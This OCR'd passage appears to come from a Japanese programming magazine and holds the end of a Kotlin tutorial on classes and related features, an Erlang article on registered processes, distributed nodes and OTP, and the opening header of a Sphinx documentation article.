メソッドを持ったクラスを定義しましょう。**リスト3**のGreeterクラスはgreetメソッドを持っています。このようにクラスはメンバを波括弧({})で括る必要があります。メソッドはfunキーワードを使って関数のように記述します。

リスト4のようにGreeterクラスをインスタンス化して、そのインスタンスに対してgreetメソッドを呼び出します。

プロパティ

クラスは**プロパティ**を持つことができます。プロパティとは、平たく言えばJavaにおけるフィールドとそのアクセサ(setterやgetter)が一緒になったものと説明できます。

リスト5のUserクラスはidとnameという名

▼リスト5 プロパティを持ったクラス

```
class User {
  var id: Long = 0
  var name: String = ""
}
```

▼リスト6　プロパティの使い方

```
val taro = User()
taro.name = "Taro"
println("${taro.name}(${taro.id})") // = > Taro(0)
```

▼リスト8　コンストラクタ引数でプロパティ初期化

```
class User(id: Long, name: String) {
  val id = id
  val name = name
}
```

▼リスト9　コンストラクタ引数でプロパティ定義

```
class User(val id: Long, val name: String)
```

▼リスト7　setterとgetterのカスタマイズ

```
class User {
  var id: Long = 0

  var name: String = ""
  // 値が設定されるときにログを出力する
  set(value) {
    println("set: $value")
    $name = value
  }
  // 値が取得されるときにログを出力する
  get() {
    println("get")
    return $name
  }
}
```

前のプロパティを持っています。インスタンス化してプロパティに値を設定したり取得したりしてみましょう。

リスト6の2行目ではnameプロパティに値を設定しています。そして3行目でnameプロパティとidプロパティの値を取得しています。Javaにおけるフィールドに直接アクセスしているように見えますが、実際には(デフォルトで生成された)setterやgetterを介してアクセスしています。

setterやgetterをカスタマイズしたい場合は**リスト7**のように、関数に似た記法を用いて自由に処理を盛り込めます。誌面の都合上、詳細は割愛させていただきます。公式ドキュメント[注1]をご覧ください。

コンストラクタ引数

クラス名の後に続けてコンストラクタの引数リストを宣言できます。ここで受け取った引数でもってプロパティを初期化することができます。

リスト8はもっとシンプルになります。

リスト9のようにコンストラクタ引数の名前の前にvalやvarを付けることでプロパティの定義も兼ねることができ、スッキリした見た目にできます。

継承

Javaやそのほかの言語にもあるように、クラスは別のクラスを**継承**できます。継承すると継承元クラス(スーパクラス)の型のサブ型となり、またスーパクラスのメンバを自クラスのもののように扱うことができるようになります。

このことをシンプルな例から確認しましょう。まずスーパクラスとなるFooクラスを定義します(**リスト10**)。

Fooクラスは、コンストラクタ引数、プロパティを持たず、fooメソッドを持ったクラスです。さらに注目すべきポイントはopenという修飾子が付いていることです。Kotlinでは、クラスが継承可能であることをopen修飾子を付けて明示する必要があります。逆を言えばopenが付いていないクラスは継承できません[注2]。

▼リスト10　openなクラス

```
open class Foo {
  fun foo() {
    println("Foo")
  }
}
```

注1）http://kotlinlang.org/docs/reference/properties.html
注2）厳しい制約のように思えるかもしれませんが『Effective Java 第2版』の項目17に則った設計思想です。

リスト11にFooを継承したBarクラスを定義します。

クラス名の後に続けてコロン(:)、スーパクラスのコンストラクタ呼び出しを記述します。今回、Fooクラスはコンストラクタ引数がないのでFoo()となっています。

ではBarのインスタンスからスーパクラスで定義したメソッドを呼び出せるか確かめてみましょう(**リスト12**)。そしてBarは、Fooのサブ型なのでval foo: Foo = barは有効なコードです。

抽象クラス

インスタンス化できない**抽象クラス**というものを定義できます。abstract修飾子をクラスに付けるだけです。抽象クラスは抽象メンバを持つことができ、これを継承する具象クラスでの実装を義務づけることができます。

リスト13のGreeter抽象クラスは抽象プロパティnameと抽象メソッドgreetを持っています。これらの抽象メンバはシグネチャだけで実装を持たないことがわかります。Greeterの具象サブクラスを**リスト14**に定義します。ここでは各抽象メンバをoverride修飾子付きでオーバライドしています。Kotlinではオーバライドする際にはoverride修飾子が必須です。ちなみに、abstractなクラスはopenなしで継承可能なクラスとなります。

▼リスト11　Fooのサブクラス

```
class Bar: Foo() {
  fun bar() {
    println("Bar")
  }
}
```

▼リスト12　スーパクラスのメソッド呼び出し

```
val bar: Bar = Bar()
bar.foo() // => Foo
bar.bar() // => Bar
```

▼リスト13　抽象クラスの例

```
abstract class Greeter {
  abstract val name: String
  abstract fun greet()
}
```

インターフェース

Javaのように**インターフェース**を定義することもできます。インターフェースは実装を持つことができますが、プロパティの初期値を持てなかったり、コンストラクタを持てない点などで抽象クラスと異なります。

Kotlinでインターフェースを定義するにはtraitキーワード[注3]を用います(**リスト15**)。

インターフェースでは抽象メンバにabstractを付ける必要はありません。インターフェースを実装するにはクラス名の後に続けてコロンとインターフェース名を記述するだけです。クラ

▼リスト14　具象サブクラスの例

```
class JapaneseGreeter(
    override val name: String
  ): Greeter() {

  override fun greet() {
    println("こんにちは,私は${name}です")
  }
}
```

▼リスト15　インターフェースの例

```
trait Greeter {
  val name: String
  fun greet()
}
```

▼リスト16　インターフェース実装の例

```
class JapaneseGreeter(
    override val name: String
  ): Greeter {

  override fun greet() {
    println("こんにちは,私は${name}です")
  }
}
```

注3) 次期マイルストーンのM12でtraitキーワードからinterfaceキーワードへ変更となります。

▼リスト17　実装を持ったインターフェース

```
trait Foo {
  fun say() {
    println("foo")
  }
}

// sayをオーバライドする義務はない
class FooImpl: Foo
```

▼リスト18　同名の具象メソッドを持ったインターフェース

```
trait Bar {
  fun say() {
    println("bar")
  }
}
```

スの継承とは異なり、コンストラクタ呼び出しはありません。**リスト16**と**リスト14**の違いはGreeterかGreeter()かだけです。

ところで、インターフェースはデフォルトの実装を持てます(**リスト17**)。

ここでFooインターフェースの具象メソッドであるsayと同じ名前(と引数型)を具象メソッドとして持つほかのインターフェースBarがあったとき、FooとBar両方を実装するクラスのsayメソッドは、デフォルトでどちらの実装を使用するのでしょうか(**リスト18**)。

その答えは、デフォルトではどちらの実装も使用しません。正確に言うとFooとBarの実装クラスは、sayメソッドのオーバライドの義務が発生します(**リスト19**)。

▼リスト19　FooとBarの実装クラス

```
// これはコンパイルエラーとなる
class FooBar1: Foo, Bar

// sayをオーバライドしているのでOK
class FooBar2: Foo, Bar {
  override fun say() {
    println("foobar")
  }
}
```

▼リスト20　使用する実装を明示

```
class FooBar: Foo, Bar {
  override fun say() {
    // Fooのsay実装を使用する
    super<Foo>.say()
  }
}
```

インターフェースのデフォルト実装を使用したい場合は、オーバライドしたメソッド内で明示的に呼び出します(**リスト20**)。このようにしてKotlinでは具象メソッドの衝突の問題を解決しています。

委譲

既存のクラスに機能を追加したい状況に直面したことのある人は多いはずです。

たとえばStringクラスに自身が表現する文字列を対象に挨拶するようなhelloというメソッドを追加したいとしましょう。

アプローチの1つとして**委譲**による実現を採用します。

リスト21のGreetableCharSeqのようなクラスを定義すれば、helloメソッドが追加されたCharSequence[注4]を得ることができます。

▼リスト21　普通に委譲パターンをコーディングする

```
class GreetableCharSeq(val cs: CharSequence): CharSequence {
  // 追加したいメソッド
  fun hello() {
    println("Hello, $cs")
  }

  // 実装を委譲する
  override fun charAt(index: Int): Char = cs.charAt(index)
  override fun length(): Int = cs.length()

  // その他多数のメソッド...
}
```

注4) java.lang.CharSequenceはインターフェースであり、Stringはその実装クラスの1つです。

リスト22は、CharSequenceの実装クラスとしてStringクラスのインスタンスである"World"をコンストラクタに渡してGreetableCharSeqをインスタンス化しています。実行すると期待どおりHello, Worldと出力されます。

helloメソッドの追加に成功しました！　しかし1つ問題があります。それは**リスト21**の「実装を委譲する」「その他多数のメソッド...」のコメントのとおり、今回はとくに関心のないメソッドに関してもオーバライドして、委譲して、という一連の苦痛な作業が強いられることです。

安心してください！　Kotlinではこの問題の解決策を言語機能として提供しています。**リスト21**を書き直した**リスト23**をご覧ください。

: CharSequenceの部分が: CharSequence by csに変わりました。by csは、コンストラクタ引数として受け取ったCharSequence型のcsに委譲する、という意味になります。この記述のおかげで、独自にオーバライドする必要のないメソッドをコーディングせずに済みます。

この機能の別の例とちょっとした解説を筆者のブログに書いていますのでご参照ください[注5]。

▼リスト22　GreetableCharSeqの使い方

```
val greetable = GreetableCharSeq("World")
greetable.hello() // => Hello, World
```

拡張関数

前節のようなhelloメソッドを追加するためだけに新しいクラスを定義するのは大変ですし、インスタンス化のオーバヘッドも気になります。メソッドを既存クラスに追加するという観点では少し異なりますが、**リスト24**のようなアプローチのほうがよさそうです。

実は、まさにこのように展開され、かつ「既存クラスにメソッド追加」のように見える機能がKotlinには用意されています。拡張関数（Extension Function）と呼ばれる言語機能です。

リスト25を見ると、本当にhelloメソッドがStringに追加されたかのように見えます。実際にはstatic void hello(String s)に相当するコードをコンパイラは生成します。重要なのは動的に生成されるのではなく、静的に解決されるということです。型安全、低コストを期待できます。

演算子オーバロード

Kotlinには演算子オーバロードと呼ばれるしくみがあります。既存の演算子をほかの型に対しても使えるように拡張する機能です。たとえ

▼リスト23　Kotlinの機能ですっきり

```
class GreetableCharSeq(val cs: CharSequence): CharSequence by cs {
  // 追加したいメソッド
  fun hello() {
    println("Hello, $cs")
  }
  // 以上
}
```

▼リスト24　ユーティリティメソッド

```
fun hello(s: String) {
  println("Hello, $s")
}

hello("World") // => Hello, World
```

▼リスト25　拡張関数の例

```
fun String.hello() {
  println("Hello, $this")
}

"World".hello() // => Hello, World
```

注5）http://taro.hatenablog.jp/entry/2015/05/16/010112

ば独自にRationalというクラスを定義したとします。この有理数を表現するクラスのインスタンス同士、加算や乗算などできると便利です。この時にメソッド呼び出しによる記法ではなく、演算子を用いてa + bのように記述できるようにしてくれるのが演算子オーバロードです。

演算子は、特定のシグネチャを持ったメソッドと対応しています。Rational同士に対して使える+演算子は、Rationalのfun plus(rational: Rational): Rationalというようなシグネチャのメソッドを定義することで使えるようになります。

具体例を示すにあたって話を簡単にするために**リスト26**のようなMyIntクラスを定義します。Int値を1つだけ持っている単純なクラスです。

plusメソッドにより、自身と他のMyIntと加算ができます。そして、このplusメソッドにより+演算子が使えるようになります(**リスト27**)。

リスト28にもう1つ面白い例を示しましょう。演算子に対応するメソッドは、拡張関数として定義しても有効です。**リスト28**では拡張関数としてStringBuilderにplusAssignメソッドを追加しています。このシグネチャは+=演算子に対応します(**リスト29**)。そのほかの演算子と、そのメソッドシグネチャについては公式ドキュメント[注6]に掲載されている対応表を参照してください。

▼リスト26　plusメソッドを持ったMyInt

```
class MyInt(val value: Int) {
  fun plus(myInt: MyInt): MyInt =
    MyInt(value + myInt.value)
}
```

▼リスト27　+演算子が使える

```
// 普通のメソッド呼び出しによる記法
val sum = MyInt(3).plus(MyInt(5))
println(sum.value) // => 8

// 演算子を使った記法
val sum2 = MyInt(2) + MyInt(7)
println(sum2.value) // => 9
```

▼リスト28　+=演算子相当の拡張関数

```
fun StringBuilder.plusAssign(any: Any) {
  append(any)
}
```

▼リスト29　+=演算子が使える

```
val sb = StringBuilder()
sb += "I"
sb += " am"
sb += " Taro"
println(sb) // => I am Taro
```

まとめ

今回はKotlinにおけるクラスとその周辺機能について紹介しました。

クラスやメソッドの定義、インスタンスの生成などはJavaのそれらと似ていますが、クラスはフィールドとアクセサが一緒になったようなプロパティを持てるという点でJavaより強力です。

インターフェースは実装を持てる点で抽象クラスに似ています。同名の具象メソッドの衝突問題を回避するためのルールが用意されています。

既存の型の機能強化をしたい場合には委譲や拡張関数などの言語機能を使用すると便利です。

特定のシグネチャを持ったメソッドを定義することで演算子が使えるようになる演算子オーバロードを紹介しました。演算子を使用することで可読性の向上を期待できます。

次回はKotlinのユニークな機能であるNULL安全についてじっくり解説します。SD

注6) http://kotlinlang.org/docs/reference/operator-overloading.html

Erlangで学ぶ並行プログラミング

Author 力武健次技術士事務所 所長 力武 健次(りきたけ けんじ) http://rikitake.jp/

第4回 Erlangの分散プログラミングとOTP

この連載ではプログラミング言語Erlangとその並行プログラミングについて紹介していきます。今回は、Erlangの分散プログラミングとOTPについて紹介します。

OTP 17.5.4と18.0-rc2

本題に入る前にErlang/OTPのリリース状況について紹介します。5月18日には安定版17.5.4[1]がリリースされました。テスト用のcommon_testとSSHモジュールに修正が入っています。また、開発版は5月13日に18.0-rc2[2]がリリースされました。このrc2ではclangでコンパイルしたBEAM仮想マシンが浮動小数点例外を発生することへの対策注1、新しい疑似乱数randモジュール注2などが加えられています。6月にrcの取れた18.0正式版がリリースされる予定です。これらのリリースはGitHubリポジトリでタグを指定することでソースコードからビルドできます注3。

登録済みプロセス

分散プログラミングの説明の前に、Erlangでのサービス提供には不可欠な「登録済みプロセス」について説明します。

Erlangのプロセスはそれぞれプロセス生成時に動的に生成される識別子(pid)を持っています。しかし、プロセスのpidを直接知ることができるのは、そのプロセスを作った親のプロセスだけです。親子関係にないプロセスはpidを知る術は通常ありません。これでは不特定多数のプロセスを対象にしたサービスのためのプロセスや、何らかの理由で止まっても再起動して(pidを変えて)動き続けるプロセスとのメッセージ送受信が難しくなってしまいます。

そこでErlangでは、BEAM仮想マシン内で共通した名前としてプロセスにアトムで別名をつけることができるようになっています。この別名のついたプロセスを「登録済みプロセス」といいます(**図1**)。登録済みプロセスはBEAMの各ノードごとに管理されます。プロセスの登録、登録解除、pidとの対応づけはerlangモジュール内の組込み関数(BIF)で操作できます(**図2**)。

登録済みプロセスへのメッセージは、たとえば「namae」という別名のついたプロセスには「namae ! **メッセージ本文**」という形で送ることができます。つまり、あらかじめこの別名さえ知っていれば、pidを知らなくてもプロセスにメッセージを送ることができます。

しかし、登録済みプロセスからのメッセージを受信した場合、別名がどのpidに対応するか


注1) OTPは現在浮動小数点例外についてはgccだけをサポートしており、clangではこの機能を止めること(configureの--disable-fp-exceptionsオプション)で対処しています。この問題の詳細は(http://erlang.org/pipermail/erlang-bugs/2015-May/004941.html)を参照してください。

注2) randモジュールには、本連載第3回のErlang Factory SF Bay 2015のコラムで紹介した疑似乱数ライブラリの開発成果の一部が取り込まれました。これは筆者とOTPチームのDan GudmundssonとXorshift*/+の開発者Sebastiano Vignaとの共同作業によるものです。詳細はGitHubのリポジトリ(https://github.com/jj1bdx/emprng)と(https://github.com/jj1bdx/exsplus116)を参照してください。


注3) 詳細は本連載第3回の注8で説明しました。

▼図1　親子関係がなくとも登録済みであればプロセスにメッセージを送れる

親子関係の場合は子のpidが分かり、子も親からspawnするときの関数の引数に親のpidを含めれば親のpidを知ることができる



一方、親子関係のない場合は、何らかの形で相手の宛先を指定しないと通信できないが、登録済みプロセスにはその名前を指定することでメッセージを送ることができる



▼図2　登録済みプロセスの操作例

```
1> l(msgcounter)
↑msgcounterモジュール（第3回に掲載）をロードする
{module,msgcounter}
↑シェルではregs()コマンドで登録済みプロセスの一覧を取得できる
2> regs().

** Registered procs on node nonode@nohost **
Name            Pid     右側の掲載項目は説明の都合で省略
application_controlle <0.7.0>
code_server           <0.19.0>
erl_prim_loader       <0.3.0>
error_logger          <0.6.0>
file_server_2         <0.18.0>
global_group          <0.17.0>
global_name_server    <0.13.0>
inet_db               <0.16.0>
init                  <0.0.0>
kernel_safe_sup       <0.28.0>
kernel_sup            <0.11.0>
rex                   <0.12.0>
standard_error        <0.21.0>
standard_error_sup    <0.20.0>
user                  <0.24.0>
user_drv              <0.23.0>
 ……中略……
ok
3> register(message_counter,
msgcounter:start()).
↑register（名前，pid）でプロセスの別名を登録する
true
4> regs().  ←登録状況を確認する

** Registered procs on node nonode@nohost **
Name                  Pid
 ……中略……
kernel_sup            <0.11.0>
message_counter       <0.36.0>
↑ここに新規に登録されている
rex                   <0.12.0>
 以下略
```

右段へ続く↗

左段下から続く↙

```
5> registered().
↑registered/1では登録されたプロセスの一覧をリストで出力する
[erl_prim_loader,error_logger,kernel_safe_
sup,init,user,rex,
 inet_db,kernel_sup,code_server,global_name_
server,
 message_counter,application_controller,file_
server_2,
 user_drv,standard_error,global_
group,standard_error_sup]
6> whereis(message_counter).
↑whereis（別名）で登録済みプロセスのpidを取得できる
<0.36.0>
7> Rec = fun() -> receive A -> A after 0 ->
none_received end end.
↑あらかじめfunとしてプロセスからのメッセージを1つ受信するための関数を
定義しておく（シェルで直接実行しないのには理由があるのですが、なぜかは、
読者の皆さんで考えてください）

#Fun<erl_eval.20.90072148>
8> message_counter ! {self(), val}.
↑登録済みプロセスにはメッセージを別名で送信可能
{<0.32.0>,val}
9> Rec().
{<0.36.0>,0}
↑返答を確認する（pidと返答値のタプル）。ここでは初期化したばかりなの
でゼロが正しい値
10> message_counter ! {self(), inc}.
↑カウンタを1つ増やすメッセージを送る
{<0.32.0>,inc}
11> Rec().
{<0.36.0>,1}  ←返答を見ると値が1つ増えている
12> message_counter ! {self(), stop}.
↑カウンタプロセスを止めてみる
{<0.32.0>,stop}
13> Rec().
{<0.36.0>,ok}  ←正常終了の返答
14> whereis(message_counter).
↑whereis/1で確認すると対応する別名が登録されていないのでundefined
というアトムが返る
undefined
```

は自明ではなく、別名を利用することはできません。もし別名とpidの対応付けで名前解決しようとすると、名前解決する前に該当プロセスが停止したり、別のpidのプロセスが同じ別名で再開した場合に[注4]、正常動作しなくなるということが起こり得ます。このような場合でもメッセージを個別に受信するには、送信相手のpidに頼らず、メッセージの送信者しか知り得ないメッセージごとの識別子を送って、相手からの返答にそのメッセージの

注4） Erlangでは重要なサービスはスーパーバイザ（supervisor）という親プロセスで管理して、仮に障害が発生した場合でも再起動するしくみがあります。詳細は（http://erlang.org/doc/design_principles/sup_princ.html）を参照してください。

識別子を含めるのが確実です注5 [3]。

分散ノードとプログラミング

Erlangではプロセス間通信を拡張した形で、分散したBEAMの各ノード間でプロセス間通信ができます。各ノードは通常、直接TCP接続をほかのノードに行うことで通信します注6。実際にはBEAMの属するホスト(OSの動作する機器)ごとに、BEAMのノード名とTCPのポート番号とを対応づけるためのepmdというデーモンプロセスが別途動作して、それぞれのホストにどんなノードがあるかを把握します(**図3**)[4]。

ここでは例として、前回のプロセス間通信によるカウンタを、ノード間で行うように拡張してみます。2つのノードのうち片方にカウンタのプロセスを起動し、もう片方からこのカウンタを制御するコードを紹介します。**リスト1**にサンプルコード、実行例を**図4**に示します。このモジュールでは、message_counterという名前の登録済みプロセスとしてカウンタのプロセスを起動します。

BEAM同士では、ノード名を指定する必要があること以外は、あたかも単一ノード内であるかのように透過的にプロセス間通信ができています。もっともこれは裏を返せば通信を許可することでほかのノードからもローカル操作とまったく同等のアクセス権限を認めていることになるため、通信相手を完全に信頼していることが前提となっていることに注意が必要です。言い換えれば、BEAMの実行権限は必要最低限にしておくべきでしょう。

ノード間の認証はそれぞれの相手が指定した文字列のCookieを持っているかどうかで行います(erlコマンドの-setcookieオプション)注7。このCookie以外にアクセス制限の手段はBEAMにはないため、実際にErlangの分散プログラミングを運用現場で使うには、ファイアウォールなどでTCPやIPレベルでの隔離が必要です。また、ノード間通信やepmdとの間の通信は明示的にTLSを使う設定注5などをしない限り、暗号化されません。


注5) メッセージごとの識別子を生成するには、erlang:make_ref/0というBIFを使います。これは「リファレンス」という独自の参照子を返し、BEAMノード内では実用上十分長い周期(約2の82乗)で重複しないという仮定のもとに使うことができます。詳細は(http://erlang.org/doc/man/erlang.html#make_ref-0)を参照してください。

注6) BEAMのノード間接続は通常のTCPだけでなく、ノード間通信のモジュールを変えることでほかのプロトコルも使えます。一例として、TLSを使った通信ができます。詳細は(http://www.erlang.org/doc/apps/ssl/ssl_distribution.html)を参照してください。

注7) 認証に使うCookieはerlang:set_cookie/2や、ホームディレクトリの.erlang.cookieファイルでも設定できます。詳しくは(http://erlang.org/doc/reference_manual/distributed.html#id85519)を参照してください。

▼図3　Erlang/OTPノード間通信

- 各ノードは「ノード名@ホスト名」という名前(アトム)で示される
- ホスト名は短いもの(ピリオドを含まないもの)と長いもの(ドメイン名、FQDN)の2種類が存在する
- 接続には2種類のリンクを使う
  - epmd間のリンク
  - 各BEAMノード間のリンク
- ノード同士は対向接続
- epmd同士も対向接続
- 各ノードは自分の属するホストのepmdに接続して、ノード同士の通信が各ホストのどのTCPポートで行われるかの情報を得る



▼リスト1　msgcounter_dist.erl（msgcounter_distモジュール――複数ノード間でのプロセス間通信の例。詳細は第3回のmsgcounter.erlを参照）

左段下から続く↙

```
-module(msgcounter_dist).
-export([start/0, stop/1, inc/1, dec/1, zero/1, val/1]).

%%% カウンタの別名をマクロとして定義しておきます
-define(COUNTER_NAME, message_counter).

%%% 自ノードでカウンタのプロセスをスタートします
%%% 上記の別名で登録します

-spec start() -> true.
start() ->
    register(?COUNTER_NAME, spawn(fun counter/0)).

%%% ノード名を指定してカウンタへ指示を送るための関数群です

-spec stop(node()) -> ok.
stop(Node) -> sendmsg(Node, stop).

-spec inc(node()) -> integer().
inc(Node) -> sendmsg(Node, inc).

-spec dec(node()) -> integer().
dec(Node) -> sendmsg(Node, dec).

-spec zero(node()) -> 0.
zero(Node) -> sendmsg(Node, zero).

-spec val(node()) -> integer().
val(Node) -> sendmsg(Node, val).

%%% 各カウンタのプロセスへメッセージを送る関数です

sendmsg(Node, Req) ->
    % リファレンスを取得します
    Ref = make_ref(),
    % 登録済みプロセスとノード名を指定して
    % 別のノードにメッセージを送ることができます
    {?COUNTER_NAME, Node} ! {self(), Ref, Req},
    % 受信したリファレンスの値で自分宛かどうかを判定します
    receive
        {Ref, Resp} -> Resp
    end.

counter() ->
    counter(0).

%%% 返すメッセージにリファレンスを含むことで
%%% pidに頼らずメッセージを識別できます

counter(Count) ->
    receive
        {From, Ref, zero} ->
            From ! {Ref, 0},
            counter(0);
        {From, Ref, inc} ->
            From ! {Ref, Count + 1},
            counter(Count + 1);
        {From, Ref, dec} ->
            From ! {Ref, Count - 1},
            counter(Count - 1);
        {From, Ref, val} ->
            From ! {Ref, Count},
            counter(Count);
        {From, Ref, stop} ->
            From ! {Ref, ok},
            exit(normal);
        {From, Ref, Else} ->
            From ! {Ref, {unknown_message, Else}},
            counter(Count)
    end.
```

右段へ続く↗

ライブラリの集合体としてのOTP、そしてその機能

最近はプログラミング言語は機能を実現するライブラリを含めて評価されるのが一般的になりました。Erlangも例外ではなく、OTP[注8]を含めてErlang/OTPとして本連載では扱っています。OTPには実に多くのモジュールが含まれており、複数のモジュールをまとめて自律して起動するプロセスを持つものには「アプリケーション」[注9]という名前が付けられています。本記事の実行例の中にも本連載で説明していないOTPのモジュールを入れていますが、これらはすべてkernelというErlangの起動時の必須アプリケーションの一部ですので、BEAMを起動すればすぐに使えます。

OTPの中で筆者が日頃から使うアプリケーションとしては次のものがあります。

・erts：BEAMのBIF（erlang）、実行環境の初期化（init）などBEAM本体の起動に関する機能

注8） OTPはOpen Telecom Platformという呼称から来ており、Erlangが1998年にオープンソースとなったときの名前でした。しかし、最近はもはやTelecom（通信業界）に限らずErlangは使われているため、とくに略称として意味を持たせない使われ方をしていると筆者は理解しています。

注9） OTPでの「アプリケーション」は一般のアプリケーションプログラムとは違い、Erlang/OTPの専門用語ととらえる必要があります。詳細については（http://www.erlang.org/doc/design_principles/applications.html）を参照してください。

▼図4　msgcounter_distモジュールを使ったノード間通信の実行例

```
ホストalphaとbravoは同じネットワーク上にあり、同じサブドメインに属するものとする。ホストalphaでは「erl -sname node1 -setcookie cookie_string」というコマンドを実行しておく。ホストbravoでは「erl -sname node2 -setcookie cookie_string」というコマンドを実行しておく。以下はbravo上で動くBEAMノード「node2@bravo」のシェルでの実行結果

(node2@bravo)1> Remotenode = 'node1@alpha'. ←操作を楽にするためノード名を変数に定義しておく
node1@alpha
(node2@bravo)2> net_adm:ping(Remotenode).  ←net_adm:ping/1は死活監視用の関数。pongと帰ってくればノードは生きている
pong
(node2@bravo)3> Rec = fun() -> receive A -> A after 0 -> none_received end end.
↑メッセージ受信用の関数を定義する。単一ノード内通信と全く同じもので済むことに注意
#Fun<erl_eval.20.90072148>
(node2@bravo)4> rpc:call(Remotenode, code, load_file, [msgcounter_dist]).
↑rpc:call/4はノード名とモジュール名／関数名／引数名を指定して指定したノード名で実行した結果を返す。code:load_file(モジュール名)を実行することでモジュール名に対応したコードが読み込まれる
{module,msgcounter_dist}
(node2@bravo)5> rpc:call(Remotenode, msgcounter_dist, start, []).
↑リモートノードのnode1@alphaにてmsgcounter_dist:start/0を実行しプロセスを立ち上げる
true
(node2@bravo)6> msgcounter_dist:inc(Remotenode). ←値を変えてみると反映されているのがわかる
1
(node2@bravo)7> msgcounter_dist:inc(Remotenode).
2
(node2@bravo)8> msgcounter_dist:dec(Remotenode).
1
(node2@bravo)9> {message_counter, Remotenode} ! {self(), make_ref(), val}.
↑{登録済みプロセス名, ノード名}を使って直接送信することもできる
{<0.38.0>,#Ref<0.0.0.119>,val}
(node2@bravo)10> Rec(). ←受信してみると返事が正しく返っている
{#Ref<0.0.0.119>,1}
(node2@bravo)11> msgcounter_dist:stop(Remotenode). ←停止指示を送る
ok
(node2@bravo)12> rpc:call(Remotenode, erlang, whereis, [message_counter]).
↑相手先ノードでwhereis(message_counter)を実行すると登録されていないことがわかる
undefined
```

・kernel：ファイル操作(file)、TCP/IP関連(gen_tcp、inet、inet_res)、分散プログラミング(net_adm、rpc)、コードローディング(code)などBEAMの起動にかかわる基本的機能
・stdlib：各種データ構造(dict、ets、lists、maps、orddict)、入出力(io、io_lib、filelib)、文字列処理(string、unicode)などCのlibcにあたる各種操作
・crypto：ハッシュ関数や共通鍵／公開鍵暗号などの暗号化通信のための機能(おもな機能はOpenSSLのラッパーとして実装、関連モジュールとして公開鍵の管理に使うpublic_keyがあります)

これらのほかにも次の機能を実現するアプリケーションがあります。

・ssh：Secure Shell (SSH)のサーバやクライアントの機能(sftpコマンドやサーバの機能を含みます)
・ssl：HTTPSなどで使われる暗号化通信TLSのサーバやクライアントの機能
・mnesia：Erlangの項を要素とする分散データベース

OTPのマニュアルはhttp://erlang.org/doc/から参照できます。トップページにはモジュール名とアプリケーション名の索引がついています。各アプリケーションとモジュールにはコマンドや関数のリファレンスマニュアルがついています。また、各アプリケーションには別途使い方を紹介したユーザーズガイドがついています。プログラムを書く際は、これらを参照しながら書くことをお勧めします。

OTPの今後とパッケージマネージャ／ビルドツール

OTPは現在に至るまで継続して改善され続

けていますが、最近はOTP以外のアプリケーションプログラムがGitHubなどで公開され、それらをライブラリのように再利用する事例が増えてきました。それとともに、これらのアプリケーションプログラムの依存関係を管理してビルド時に扱いやすくするパッケージマネージャ／ビルドツールが必要になってきています。

Erlang/OTPの場合は、BEAMとOTPのうち必要なアプリケーションを一式組にして「リリース[注10]」として配布することが一般的になっており、そのためのしくみは存在します。しかし、アプリケーションをビルドする際にどのアプリケーションに依存しているかを解決してくれるツールはありません。この点はほかの諸言語システムに比べ大きな欠点となっています[5]。

Erlang/OTPのパッケージマネージャ／ビルドツールとして最も一般的なのは、rebar（https://github.com/rebar/rebar）でしょう。rebarはErlangのスクリプト言語escriptとErlang自身で書かれており、ほかのパッケージとの依存関係を管理しながら大規模なアプリケーションのビルドを行うことができます。

また、rebarとは別にGNU Makeの機能を活用する形で進んできたビルドツールとして、erlang.mk（https://github.com/ninenines/erlang.mk）があります。erlang.mkではGNU Makeのみでビルドにかかわる一連の作業ができる点が優れており、パッケージ管理も行うことができます。

しかし、どのパッケージマネージャ／ビルドツールも、FreeBSDのPorts/pkgのような強力なものにはなり得ていません。この状況を改善するために、rebarの次期バージョンrebar3（http://www.rebar3.org/）の開発や、Elixir言語のパッケージシステムHex（https://hex.pm/）の応用、そしてIndustrial Erlang User's Groupによるとりまとめ作業[6]が続いています。

今後どうなるかは予断を許しませんが、パッケージマネージャ／ビルドツールの弱さは今後のErlang/OTPの普及にも影響するだけに、真剣に取り組むべき課題の1つであることは間違いないでしょう。

まとめ

今回はErlangの分散プログラミングとOTPについて紹介しました。次回はOTPでサーバを作るための中心部分であるgen_serverなどのビヘイビア（behaviour）の使い方について紹介する予定です。

連載のサポートページを作りました

この連載の記事で紹介したソースコードなどを置いたサポートページを、GitHubのリポジトリとして作りました（https://github.com/jj1bdx/sd-erlang-public/）。ご活用いただければ幸いです。SD

注10）この「リリース」も「アプリケーション」同様Erlang/OTPの専門用語ととらえる必要があります。詳細については（http://www.erlang.org/doc/design_principles/release_structure.html）を参照してください。

参考文献

[1] http://erlang.org/pipermail/erlang-questions/2015-May/084637.html
[2] 18.0-rc2のリリースノート（http://www.erlang.org/download/OTP-18.0-rc2.README）
[3] Fred Hebert, 山口能迪（訳）、『すごいErlangゆかいに学ぼう！』、オーム社、2014年、ISBN 978-4-274-06912-3、pp.160-164（12.3節「プロセスに名前を付ける」）。
[4] Kenji Rikitake, Erlang secure RPC and SSH module, Erlang Factory SF Bay Area 2010, Erlang Solutions Inc (2010), Burlingame, CA, USA. http://www.erlang-factory.com/upload/presentations/214/ErlangFactorySFBay2010-KenjiRikitake.pdf（スライド番号8）
[5] 力武健次、「Erlang/OTPに見るオープンソースのダイナミズム」、jus研究会大阪大会発表資料、2014年11月8日、https://speakerdeck.com/jj1bdx/otpnijian-ruopunsosufalsedainamizumu-fa-biao-zi-liao
[6] http://erlang.org/pipermail/erlang-questions/2014-December/082119.html

Sphinxで始めるドキュメント作成術

清水川 貴之 SHIMIZUKAWA Takayuki Twitter @shimizukawa

第4回 テーブルを使いこなそう

今回のテーマ

